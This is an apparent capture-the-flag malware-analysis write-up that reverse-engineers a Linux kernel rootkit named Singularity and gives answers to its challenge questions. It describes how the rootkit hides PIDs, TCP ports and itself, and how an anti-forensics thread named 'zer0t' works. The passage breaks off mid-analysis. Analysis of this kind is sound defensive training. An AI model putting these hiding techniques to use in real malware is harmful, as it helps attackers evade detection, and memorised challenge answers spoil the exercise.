Table of Contents
1 Sections
Singularity
Categories: Rootkit
Level: easy
Tools: IDA Pro
Creator: MalOps Team
Scenario
Our primary web server, critical to our daily operations, has been compromised. Over the past few weeks, our network monitoring tools have been flagging unusual outbound communications to an unknown command-and-control server on an unconventional port. The Digital Forensics and Incident Response (DFIR) team was immediately activated to investigate the anomaly. Initial analysis of the running processes and network connections on the live system revealed nothing out of the ordinary, suggesting a sophisticated attacker attempting to maintain stealth. Suspecting a kernel-level threat, the DFIR team captured a full memory dump of the compromised server for offline analysis. During the memory analysis, the team uncovered traces of a sophisticated Linux rootkit. This rootkit was actively hiding its presence and maintaining persistent access to our server. The DFIR team has successfully recovered the malicious kernel modules from the memory image. As a malware analyst, you have been provided with the recovered malicious modules. Your objective is to perform a thorough analysis of the rootkit and determine its capabilities.
Question 1
What is the SHA256 hash of the sample?
Answer:
sha256sum singularity.ko
0b8ecdaccf492000f3143fa209481eb9db8c0a29da2b79ff5b7f6e84bb3ac7c8  singularity.ko
Question 2
What is the name of the primary initialization function called when the module is loaded?

Answer:
**init_module**Question 3
How many distinct feature-initialization functions are called within above mentioned function?

Answer:
15Question 4
The reset_tainted_init function creates a kernel thread for anti-forensics. What is the hardcoded name of this thread?

Answer:
zer0tQuestion 5
The add_hidden_pid function has a hardcoded limit. What is the maximum number of PIDs the rootkit can hide?

cmp [hidden_count], 20h   ; 0x20 = 32 decimal
je  return
Answer
32Question 6
What is the name of the function called last within init_module to hide the rootkit itself?

Answer:
module_hide_currentQuestion 7
The TCP port hiding module is initialized. What is the hardcoded port number it is configured to hide (decimal)?
Analysis:
Starting from init_module, the function hiding_tcp_init (at 0xe00) is one of the 15 feature-initialization calls. Decompiling it shows it calls fh_install_hooks with a hook table called new_hooks.
The actual port filtering logic lives in the two hooked functions hooked_tcp4_seq_show (0xd40) and hooked_tcp6_seq_show (0xb50), which replace the kernel's legitimate TCP sequence show handlers to filter out specific connections from /proc/net/tcp and /proc/net/tcp6.
In hooked_tcp4_seq_show, the port comparison appears as:
